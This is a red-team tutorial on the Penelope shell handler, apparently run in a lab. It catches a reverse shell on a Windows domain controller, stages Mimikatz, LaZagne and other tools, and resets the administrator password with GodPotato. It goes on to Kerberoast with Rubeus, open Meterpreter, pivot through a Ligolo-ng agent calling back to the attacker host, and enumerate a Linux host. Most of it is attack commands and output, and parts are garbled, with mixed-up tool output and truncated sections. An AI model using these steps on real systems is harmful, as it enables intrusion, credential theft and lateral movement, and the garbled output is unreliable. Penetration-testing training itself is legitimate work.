

PENELOPE

A Modern Alternative To **NETCAT** For
RED TEAMERS





Contents

Overview	4
Introduction	4
Lab Environment	4
Installing Penelope	5
Starting the Listener	5
Generating the Reverse Shell Payload	6
Receiving the Reverse Shell.....	6
Detaching the Session.....	7
Listing the Available Modules	7
Exploring the Help Menu	8
Privilege Escalation Enumeration (Windows)	9
Staging the Potato Exploits	11
Credential Dumping	13
Active Directory Tooling	15
Spawning a Meterpreter Session	16
Cleaning Up Artifacts.....	17
Pivoting with Ligolo-ng.....	18
Establishing the Pivot Route	19
Scanning and Accessing the Hidden Host	20
Catching and upgrading the Linux Shell	21
Linux Privilege-Escalation Enumeration	22
Collecting Forensic Artefacts.....	24
Managing Multiple Sessions	24
Sessions.....	26
Interact.....	26
Kill.....	26
Use Command.....	27
Spawn.....	27
Local Port Forwarding	28
Transferring Files to and From the Target	30
Adding a Custom Listener	31
Generating Payloads for the Listener	31
Executing the Payload on the Target.....	32
Catching the New Reverse Shell.....	32





Connecting to a Bind Shell	33
Spawning a Reverse Shell over SSH.....	33
Serving Files over HTTP	33
Mitigation Strategies	34
Conclusion.....	35



Overview

This article presents an end-to-end engagement built entirely around Penelope, an automated shell handler and post-exploitation framework. We catch an initial reverse shell on a Windows Server 2019 Domain Controller, drive Penelope's modules to escalate privileges, dump credentials, harvest Active Directory data, and Kerberoast a service account, then hand off to Meterpreter and clean up our artefacts. From there, we pivot through the domain controller into a hidden subnet with Ligolo-ng, compromise a Linux host, and run a full sweep of Linux enumeration tooling. Finally, we explore Penelope's operational backbone—custom listeners, tailored payload generation, bind-shell connections, multi-session management, port forwarding, file transfer, and a built-in HTTP file server. Together, these stages show how a single console can manage the complete post-exploitation lifecycle across both Windows and Linux.

Introduction

Penelope is an automated, cross-platform shell handler designed to replace the bare “netcat” listener that most operators reach for by default. Beyond simply catching a reverse shell, it manages multiple concurrent sessions, logs every interaction to disk, upgrades raw shells to fully interactive PTYs, and exposes a rich library of post-exploitation modules. With a single command, an operator can stage privilege-escalation enumeration tools, credential-dumping utilities, Active Directory tradecraft, pivoting agents, and persistence mechanisms directly onto the target.

The framework also gives the operator precise control over how shells connect: it can add listeners on demand, generate matching payloads, connect to bind shells, forward ports through an existing session, and serve files over HTTP. Because Penelope automates the repetitive plumbing of an engagement—downloading the latest tooling, uploading it to the victim, executing it, and recording the output—it lets the operator concentrate on tradecraft rather than logistics. The walkthrough below follows that workflow from initial access through pivoting and operational control, entirely within a controlled lab and strictly for authorised testing and education.

Lab Environment

The engagement uses an isolated VMware lab containing a Kali attacker and several targets across the IGNITE (ignite.local) domain. Pivoting through the domain controller exposes an additional internal subnet that is not directly reachable from Kali.



Role	System	IP Address
Attacker	Kali Linux	192.168.1.17
Target — Windows	Windows Server 2019 Domain Controller (IGNITE / ignite.local)	192.168.1.11
Target — Linux	Ubuntu 22.04 LTS host (hostname: ignite)	192.168.1.9
Hidden subnet	Internal network reached via the DC pivot	192.168.147.0/24

Installing Penelope

We begin by installing Penelope directly from the Kali repositories. The package is lightweight—roughly 50 KB—and the APT resolver confirms a single new package will be installed from the kali-rolling main branch. Once installed, the “penelope” binary is available system wide.

```
apt install Penelope
```

```
root@kali ~  
└─> apt install penelope  
Installing:  
penelope  
  
Summary:  
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1  
  Download size: 50.7 kB  
  Space needed: 215 kB / 45.7 GB available  
  
Get:1 http://kali.download/kali kali-rolling/main amd64 penelope  
50.7 kB (73.5 kB/s)
```

Starting the Listener

Next, we launch Penelope and bind a listener to TCP port 5000. Penelope immediately reports that it is listening on 0.0.0.0:5000 and helpfully prints every interface address the operator might use as a callback—here including 192.168.1.17. The interactive prompt also surfaces shortcuts for the Main Menu, payload generation, screen clearing, and quitting.

```
penelope -p 5000
```

```
root@kali ~  
└─> penelope -p 5000  
[+] Listening for reverse shells on 0.0.0.0:5000 → 127.0.0.1 • 192.168.1.17 • 172.17.0.1  
└─> 🏠 Main Menu (m) 💀 Payloads (p) 🗑️ Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
```






Generating the Reverse Shell Payload

With the listener live, we craft the payload that the target will execute. Using the Reverse Shell Generator, we set the attacker IP to 192.168.1.17 and the port to 5000, then select the Windows “PowerShell #2” template. The generator produces a self-contained PowerShell one-liner that opens a TCP client back to our listener and streams an interactive shell over the connection.

The following PowerShell payload is delivered to the target. (It is wrapped here for readability; in practice, it runs as a single line.)

```
powershell -nop -c "command"
```



Receiving the Reverse Shell

Once the payload runs on the victim, Penelope catches the connection instantly. It fingerprints the host and reports a new reverse shell from “DC” at 192.168.1.11, identifying it as a Microsoft Windows Server 2019 Standard Evaluation x64 machine. Penelope adds





readline support, attaches us to Session 1, and writes a session log to disk for later review. A quick “whoami” confirms we are running as ignite\administrator—the built-in domain administrator on the DC.

```
whoami
```

```
root@kali ~
└─$ penelope -p 5000
[+] Listening for reverse shells on 0.0.0.0:5000 → 127.0.0.1 • 192.168.1.17 • 172.17.0.1
> Main Menu (m) 🐼 Payloads (p) 🗑 Clear (Ctrl-L) 🛑 Quit (q/Ctrl-C)
[+] [New Reverse Shell] ⇒ DC 192.168.1.11 Microsoft_Windows_Server_2019_Standard_Evaluation-64-bit
[+] Added readline support...
[+] Interacting with session [1] • Readline • Menu key Ctrl-D ←
[+] Session log: /root/.penelope/sessions/DC~192.168.1.11-Microsoft_Windows_Server_2019_Standard_Eva

PS C:\Users\Administrator> whoami ←
ignite\administrator
PS C:\Users\Administrator>
```

Detaching the Session

Penelope lets us step back from an interactive shell without killing it. Pressing Ctrl-D detaches the current session and drops us back to the Penelope menu, where the prompt now shows the active Session [1]. The shell on the target remains live, ready for us to re-attach or to drive with modules from the menu.

[Press Ctrl-D to detach the session]

```
PS C:\Users\Administrator>
PS C:\Users\Administrator>
Press CTRL D (To De-Attach Session)
[!] Session detached 📄
(Penelope)-(Session [1])>
(Penelope)-(Session [1])>
```

Listing the Available Modules

From the menu, the “modules” command reveals Penelope’s post-exploitation arsenal, neatly grouped by purpose: Privilege Escalation (winPEAS, LinPEAS, PowerUp, PrivescCheck, potato exploits, and more), Credential Dumping (Mimikatz, LaZagne, Snaffler, SharpWeb), Active Directory (PowerView, SharpHound, GhostPack), Forensics, Pivoting (Ligolo-ng, Chisel, ngrok), Persistence (PANIX), and miscellaneous helpers such as a Meterpreter launcher and a cleanup routine. Each module automates downloading the latest release and staging it on the target.

```
Modules
```



```
(Penelope)-(Session [1])>
(Penelope)-(Session [1])> modules ←
```

Privilege Escalation	
upload_privesc_scripts	Upload {linpeas, lse, deepce, pspy winpeas, powerup, privesccheck}
upload_potato	Upload {GodPotato, SigmaPotato, PrintSpoofer}
peass-ng	Run the latest version of PEASS-ng in the background
lse	Run the latest version of linux-smart-enumeration in the background
linuxexploitsuggester	Run the latest version of linux-exploit-suggester in the background
traitor	Upload Traitor
Credential Dumping	
upload_credump_scripts	Upload {Mimikatz, LaZagne, Snaffler, SharpWeb}
Active Directory	
upload_ad_scripts	Upload {PowerView, SharpHound, GhostPack}
Forensics	
uac	Collect forensic artifacts using Unix-like Artifacts Collector in the background
linux_procmemdump	Dump process memory in the background (requires root)
Pivoting	
ligolo	Upload Ligolo-ng agent
chisel	Upload Chisel
ngrok	Setup and create a TCP tunnel using ngrok
Persistence	
panix	Upload PANIX
Misc	
meterpreter	Spawn a Meterpreter session
cleanup	Remove uploaded files and directories from the target

Exploring the Help Menu

The “help” command documents Penelope’s full command set. Session operations include run, upload, download, open, spawn, upgrade, exec, script, and portfwd; session management covers sessions, use, interact, and kill; and shell management exposes listeners, payloads, and connect. This single reference makes the framework approachable even mid-engagement.

Help





```
(Penelope)-(Session [1])> help  
  
Session Operations  
run          · [module name]          · Run a module. Run 'help run' to view the available modules  
upload       · <glob|URL> ...           · Upload files / folders / HTTP(S)/FTP(S) URLs to the target  
download     · <glob> ...                 · Download files / folders from the target  
open         · <glob> ...                 · Download files / folders from the target and open them locally  
maintain     · [NUM]                  · Maintain NUM active shells for each target  
spawn        · [Port] [Host]          · Spawn a new session.  
upgrade      ·                      · Upgrade the current session's shell to PTY  
exec         · <remote command>       · Execute a remote command  
script       · <local_script|URL>     · In-memory local or URL script execution & real time downloaded output  
portfwd      · host:port(←→)host:port      · Local and Remote port forwarding  
  
Session Management  
sessions     · [SessionID]          · Show active sessions or interact with the SessionID  
use          · [SessionID|none]    · Select a session  
interact     · [SessionID]        · Interact with a session  
kill         · [SessionID|*]      · Kill a session  
dir|         · [SessionID]        · Open the session's local folder. If no session specified, open the base folder  
  
Shell Management  
listeners    · [add[-iface]][-p<port>][stop<id>] · Add / stop / view Listeners  
payloads     · [interface_name]    · Create reverse shell payloads based on the active listeners  
connect      · <Host> <Port>      · Connect to a bind shell  
Interfaces   ·                      · Show the local network interfaces  
  
Miscellaneous  
help         · [command | -a]      · Show Main Menu help or help about a specific command  
modules      ·                      · Show available modules  
history      ·                      · Show Main Menu history  
cd           · [path]              · Show/change Penelope's current directory  
reset        ·                      · Reset the local terminal  
reload       ·                      · Reload the rc file  
SET          · [option, [value]]   · Show / set option values  
DEBUG       ·                      · Open debug console  
exit|quit|q|Ctrl+D ·                      · Exit Penelope  
  
(Penelope)-(Session [1])>  
(Penelope)-(Session [1])>
```

Privilege Escalation Enumeration (Windows)

We start post-exploitation by staging privilege-escalation tooling. The “run upload_privesc_scripts” module downloads the latest winPEASany.exe, winPEAS.bat, PowerUp.ps1, and PrivescCheck.ps1 and uploads each one to the target’s administrator profile, confirming an “Upload OK” for every file.

```
run upload_privesc_scripts
```

```
(Penelope)-(Session [1])>  
(Penelope)-(Session [1])> run upload_privesc_scripts  
[+] No tools specified, uploading all  
  
[+] Download URL: https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEASany.exe  
  ↳ [#####] 100% (10.6 MBytes/10.6 MBytes) | Elapsed 0:00:00  
[+] Upload OK "C:\Users\Administrator\winPEASany.exe"  
  
[+] Download URL: https://github.com/peass-ng/PEASS-ng/releases/latest/download/winPEAS.bat  
  ↳ [#####] 100% (38.7 KBytes/38.7 KBytes) | Elapsed 0:00:00  
[+] Upload OK "C:\Users\Administrator\winPEAS.bat"  
  
[+] Download URL: https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Privesc/PowerUp.ps1  
  ↳ [#####] 100% (586.5 KBytes/586.5 KBytes) | Elapsed 0:00:00  
[+] Upload OK "C:\Users\Administrator\PowerUp.ps1"  
  
[+] Download URL: https://github.com/itm4n/PrivescCheck/releases/latest/download/PrivescCheck.ps1  
  ↳ [#####] 100% (226.9 KBytes/226.9 KBytes) | Elapsed 0:00:00  
[+] Upload OK "C:\Users\Administrator\PrivescCheck.ps1"
```

With the tools in place, we execute winPEAS to enumerate the host. winPEAS scans for misconfigurations, privileged objects, and sensitive data, colour-coding its findings—red for





potential privilege-escalation vectors, green for hardened settings, and cyan or blue for active and disabled users—to highlight the fastest path to elevation.

```
exec C:\Users\Administrator\winPEASany.exe
```







SigmaPotato.exe, and PrintSpoofer64.exe to the target, each abusing token impersonation to elevate to NT AUTHORITY\SYSTEM.

```
run upload_potato
```

```
(Penelope)-(Session [1])> run upload_potato
[+] No tools specified, uploading all

[*] Download URL: https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe
[*] [#####] 100% (56.0 KBytes/56.0 KBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\GodPotato-NET4.exe"

[*] Download URL: https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe
[*] [#####] 100% (62.0 KBytes/62.0 KBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\SigmaPotato.exe"

[*] Download URL: https://github.com/itm4n/PrintSpoofer/releases/download/v1.0/PrintSpoofer64.exe
[*] [#####] 100% (26.5 KBytes/26.5 KBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\PrintSpoofer64.exe"
```

We re-attach to Session 1 and run GodPotato to execute a command as SYSTEM. By impersonating a SYSTEM token captured through the RPCSS DCOM trigger, GodPotato resets the administrator account password to a value of our choosing. The output confirms the impersonation succeeded as NT AUTHORITY\SYSTEM and that the command completed successfully.

```
sessions 1
```

```
./GodPotato-NET4.exe -cmd "net user administrator Ignite@987"
```

```
(Penelope)-(Session [1])> sessions 1
[+] Interacting with session [1] • Readline • Menu key Ctrl-D
[+] Session log: /root/.penelope/sessions/DC~192.168.1.11-Microsoft_Windows_Server_2019_Standard

PS C:\Users\Administrator>
PS C:\Users\Administrator> ./GodPotato-NET4.exe -cmd "net user administrator Ignite@987"
[*] CombaseModule: 0x140731028078592
[*] DispatchTable: 0x140731030384800
[*] UseProtseqFunction: 0x140731029759008
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\d8f23e30-56c3-4041-b449-2d99adb14309\pipe\epmapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00008402-070c-ffff-a3dc-e4d6260f6c4e
[*] DCOM obj OXID: 0x4bdd21e2c68fa648
[*] DCOM obj OID: 0x26543da3812cb832
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 988 Token:0x688 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2348
The command completed successfully.
```



Credential Dumping

Next, we harvest credentials. The “run upload_credump_scripts” module stages Mimikatz, LaZagne, Snaffler, and SharpWeb on the target. Together these tools extract cached secrets, browser and application passwords, and credentials scattered across file shares.

```
run upload_credump_scripts
```

```
(Penelope)-(Session [1])> run upload_credump_scripts
[+] No tools specified, uploading all

[.] Download URL: https://github.com/gentilkiwi/mimikatz/releases/latest/download/mimikatz_trunk.zip
  ↳ [#####] 100% (1.2 MBytes/1.2 MBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\mimikatz"

[.] Download URL: https://github.com/AlessandroZ/LaZagne/releases/latest/download/LaZagne.exe
  ↳ [#####] 100% (9.7 MBytes/9.7 MBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\LaZagne.exe"

[.] Download URL: https://github.com/SnaffCon/Snaffler/releases/latest/download/Snaffler.exe
  ↳ [#####] 100% (483.0 KBytes/483.0 KBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\Snaffler.exe"

[.] Download URL: https://github.com/djhohnstein/SharpWeb/releases/download/v1.2/SharpWeb.exe
  ↳ [#####] 100% (584.5 KBytes/584.5 KBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\SharpWeb.exe"
```

Executing LaZagne dumps secrets across every supported software module. Running as SYSTEM, it decrypts the system master keys and reveals the LSA secrets—including the machine account hash, the DefaultPassword used for autologon, the DPAPI_SYSTEM key, and the NL\$KM cached-credential key—providing rich material for lateral movement.

```
exec C:\Users\Administrator\LaZagne.exe
```





Active Directory Tooling

To map and attack the domain, we stage Active Directory tradecraft. The “run upload_ad_scripts” module uploads PowerView.ps1 for domain reconnaissance, SharpHound for BloodHound collection, and the full GhostPack suite of compiled C# offensive tools.

```
run upload_ad_scripts
```

```
(Penelope)-(Session [1])> run upload_ad_scripts
[+] No tools specified, uploading all

[.] Download URL: https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/refs/heads/master/Recon/PowerView.ps1
  ↳ [#####] 100% (752.2 KBytes/752.2 KBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\PowerView.ps1"

[.] Download URL: https://github.com/SpecterOps/SharpHound/releases/download/v2.8.1/SharpHound_v2.8.1_windows_x86.zip
  ↳ [#####] 100% (2.3 MBytes/2.3 MBytes) | Elapsed 0:00:00
[+] Upload OK "C:\Users\Administrator\sharphound"

[.] Download URL: https://codecademy.github.com/r3motecontrol/Ghostpack-CompiledBinaries/zip/20a5f0a81456358b2bdc984677494
[+] Upload OK "C:\Users\Administrator\ghostpack"
```

Listing the GhostPack directory reveals the complete toolset—Rubeus, Certify, Seatbelt, SharpRoast, and more, compiled for several .NET versions. We then run Rubeus to Kerberoast the domain, which identifies a single kerberoastable account, “raj,” bearing the service principal name hackingarticles/ignite.local, and writes its crackable ticket hash to hash.txt for offline cracking.

```
exec dir C:\Users\Administrator\ghostpack
exec C:\Users\Administrator\ghostpack\Rubeus.exe kerberoast /outfile:hash.txt
```



Spawning a Meterpreter Session

```
run meterpreter
```



Once we launch the handler in msfconsole and trigger the uploaded executable, Metasploit reports a Meterpreter session opened from 192.168.1.11. A “sysinfo” confirms full control of the domain controller: computer DC, Windows Server 2019 (Build 17763), x64 architecture, joined to the IGNITE domain.

```

      / \
    ((  ---  ))
      ( ) 0 0 ( )
        \_/_/
         o_o \  M S F
              \|
              |||  WW  |||
              |||  |||

v2.2.0

[*] Action: Kerberoasting

[*] NOT = [ metasploit v6.4.135-dev ] returned for AES-enabled accounts.
+ -- -- [ 2,654 exploits - 1,338 auxiliary - 2,141 payloads ]
+ -- -- [ 432 post - 49 encoders - 14 nops - 12 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
LHOST => 192.168.1.17
LPORT => 5555
[*] Started reverse TCP handler on 192.168.1.17:5555
[*] Sending stage (248902 bytes) to 192.168.1.11
[*] Meterpreter session 1 opened (192.168.1.17:5555 -> 192.168.1.11:50295) at 2026-06-10 12:00:00

meterpreter > sysinfo
Computer      : DC
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture : x64
System Language : en-US
Domain        : IGNITE
Logged On Users : 9
Meterpreter   : x64/windows

meterpreter >
meterpreter >

```

Good operational security means removing the tools we staged. The “run cleanup” module deletes every file Penelope uploaded during the engagement—Mimikatz, LaZagne, Snaffler,



```
run cleanup
```

Pivoting with Ligolo-ng

ligolo-proxy -selfcert

```
run Ligolo
exec C:\Users\Administrator\agent.exe -connect 192.168.1.17:11601 -ignore-cert
```



```
(Penelope)-(Session [1])> run ligolo  
[.] Download URL: https://github.com/nicocha30/ligolo-ng/releases/download/v0.8.2/ligolo-ng_agent_0.8.2_windows_amd64.zip  
[#####] 100% (2.7 MBytes/2.7 MBytes) | Elapsed 0:00:00  
[+] Upload OK "C:\Users\Administrator\agent.exe"  
(Penelope)-(Session [1])>  
(Penelope)-(Session [1])> exec C:\Users\Administrator\agent.exe -connect 192.168.1.17:11601 -ignore-cert
```

Establishing the Pivot Route

With the agent reporting “Agent joined,” we select the domain controller session and inspect its interfaces. The “ifconfig” output reveals that the DC is dual homed: alongside its primary 192.168.1.11 address, Interface 1 carries a second address, 192.168.147.130/24, exposing an internal subnet that Kali cannot reach directly. We then run “autoroute,” select that 192.168.147.130/24 network, let Ligolo create a fresh virtual interface, and start the tunnel. From this point on, traffic to the 192.168.147.0/24 range routes transparently through the compromised DC.

```
session  
ifconfig  
autoroute
```



```
ligolo-ng » INFO[0035] Agent joined. id=000c29eaa618 name="
ligolo-ng »
ligolo-ng » session
? Specify a session : 1 - IGNITE\administrator@DC - 192.168.1.11:55516 - 000c29eaa618
[Agent : IGNITE\administrator@DC] » ifconfig ←
```

Interface 0	
Name	Ethernet0
Hardware MAC	00:0c:29:ea:a6:18
MTU	1500
Flags	up broadcast multicast running
IPv4 Address	192.168.1.11/24

Interface 1	
Name	Ethernet1
Hardware MAC	00:0c:29:ea:a6:22
MTU	1500
Flags	up broadcast multicast running
IPv6 Address	fe80::5b13:6d9:8f89:f509/64
IPv4 Address	192.168.147.130/24 ←

Interface 2	
Name	Loopback Pseudo-Interface 1
Hardware MAC	-1
MTU	-1
Flags	up loopback multicast running
IPv6 Address	::1/128
IPv4 Address	127.0.0.1/8

```
[Agent : IGNITE\administrator@DC] » autoroute ←
? Select routes to add: 192.168.147.130/24
? Create a new interface or use an existing one? Create a new interface ←
? Enter interface name (leave empty for random name): ←
INFO[0070] Generating a random interface name...
INFO[0070] Using interface name promotedabomina
INFO[0070] Interface promotedabomina configured (will be created on tunnel start)
INFO[0070] Creating routes for promotedabomina...
? Start the tunnel? Yes ←
INFO[0073] Starting tunnel to IGNITE\administrator@DC (000c29eaa618)
[Agent : IGNITE\administrator@DC] »
[Agent : IGNITE\administrator@DC] »
```

Scanning and Accessing the Hidden Host

With the route live, we scan the newly reachable host through the tunnel. An Nmap service scan of 192.168.147.131 uncovers a Linux server running FTP (vsftpd 3.0.5), SSH (OpenSSH 8.9p1), Apache 2.4.52, rpcbind, Samba, and NFS. Armed with valid credentials, we open an SSH session as the “pentest” user and land on an Ubuntu 22.04.5 LTS host named ignite—a machine that simply did not exist from Kali’s perspective minutes earlier.

```
nmap -sV 192.168.147.131
ssh pentest@192.168.147.131
```




```
root@kali ~  
➤ nmap -sV 192.168.147.131  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-08 16:53 -0400  
Nmap scan report for 192.168.147.131  
Host is up (0.0091s latency).  
Not shown: 993 filtered tcp ports (no-response)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 3.0.5  
22/tcp    open  ssh          OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http         Apache httpd 2.4.52  
111/tcp   open  rpcbind      2-4 (RPC #100000)  
139/tcp   open  netbios-ssn Samba smbd 4  
445/tcp   open  netbios-ssn Samba smbd 4  
2049/tcp  open  nfs_acl      3 (RPC #100227)  
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/  
Nmap done: 1 IP address (1 host up) scanned in 16.06 seconds  
root@kali ~  
➤ ssh pentest@192.168.147.131  
pentest@192.168.147.131's password:  
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-124-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
Expanded Security Maintenance for Applications is not enabled.  
  
0 updates can be applied immediately.  
  
24 additional security updates can be applied with ESM Apps.  
Learn more about enabling ESM Apps service at https://ubuntu.com/esm  
  
New release '24.04.4 LTS' available.  
Run 'do-release-upgrade' to upgrade to it.  
  
Last login: Wed May  6 00:15:46 2026 from 192.168.1.17  
pentest@ignite:~$
```

Catching and upgrading the Linux Shell

Next, we route a reverse shell from the Linux host back into Penelope. The listener on port 5000 catches the connection, fingerprints it as ignite (192.168.1.9, Linux-x86_64) running as pentest, and—crucially—automatically upgrades the raw shell to a fully interactive PTY using python3. A quick “lsb_release -a” confirms Ubuntu 22.04.5 LTS (jammy). We then detach, leaving the session live for module-driven enumeration. **Press f12 to Deattach Session**

```
penelope -p 5000  
lsb_release -a
```



```
root@kali ~  
> penelope -p 5000  
[+] Listening for reverse shells on 0.0.0.0:5000 → 127.0.0.1 • 192.168.1.17 • 172.17.0.1  
> Main Menu (m) 🐼 Payloads (p) 🗑 Clear (Ctrl-L) 🚪 Quit (q/Ctrl-C)  
[+] [New Reverse Shell] ⇒ ignite 192.168.1.9 Linux-x86_64 🧑 pentest(1000) 📡 Session ID <1>  
[+] Upgrading shell to PTY...  
[+] PTY upgrade successful via /usr/bin/python3  
[+] Interacting with session [1] • PTY • Menu key F12  
[+] Session log: /root/.penelope/sessions/ignite~192.168.1.9-Linux-x86_64/2026_06_08-17_11_28-  
  
pentest@ignite:~$ lsb_release -a  
No LSB modules are available.  
Distributor ID: Ubuntu  
Description: Ubuntu 22.04.5 LTS  
Release: 22.04  
Codename: jammy  
pentest@ignite:~$  
pentest@ignite:~$  
[!] Session detached
```

Linux Privilege-Escalation Enumeration

We begin Linux enumeration with PEASS-ng. The “run peass_ng” module downloads the latest linpeas.sh, executes it on the target in the background, and streams the live output into a dedicated terminal. LinPEAS systematically hunts for privilege-escalation vectors and colour-codes its findings, flagging anything marked RED/YELLOW as a 95% likely escalation path.

```
run peass_ng
```

```
(Penelope)-(Session [1])> run peass_ng  
[.] Download URL: https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh  
[#####] 100% (1.0 MBytes/1.0 MBytes) | Elapsed 0:00:00  
tail -n0 -f /root/.penelope/sessions/ignite~192.168.1.9-Linux-x86_64/scripts/2026_06_08-17_12_49-output.txt  
  
-----  
Do you like PEASS?  
-----  
Linux PE & Hardening : https://hacktricks-training.com/courses/lhe/  
Learn Cloud Hacking : https://training.hacktricks.xyz  
Follow on Twitter : @hacktricks_live  
Respect on HTB : SirBroccoli  
-----  
Thank you!  
-----  
LinPEAS-ng by carlospolop  
  
ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only.  
Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use  
it at your own computers and/or with the computer owner's permission.  
  
Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checkl  
ist.html  
Best Linux PE & Hardening course: https://hacktricks-training.com/courses/lhe/  
  
LEGEND:  
RED/YELLOW: 95% a PE vector  
RED: You should take a look into it  
LightCyan: Users with console
```

To corroborate those results, we run Linux Smart Enumeration. The “run lse” module fetches lse.sh and executes it, producing a tidy report of the user context, host details, and a tiered set of security checks that escalate in verbosity.

```
run lse
```





```
(Penelope)-(Session [1])>
(Penelope)-(Session [1])> run lse
[.] Download URL: https://raw.githubusercontent.com/diego-treitos/linux-smart-enumeration/master/lse.sh
[#####] 100% (47.7 KBytes/47.7 KBytes) | Elapsed 0:00:00
tail -n+0 -f /root/.penelope/sessions/ignite~192.168.1.9-linux-x86_64/scripts/2026_06_08-17_15_19-output.txt

LSE Version: 4.14nw

  User: pentest
  User ID: 1000
  Password: none
  Home: /home/pentest
  Path: /home/pentest/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/snap/bin
  umask: 0002

  Hostname: ignite
  Linux: 6.8.0-124-generic
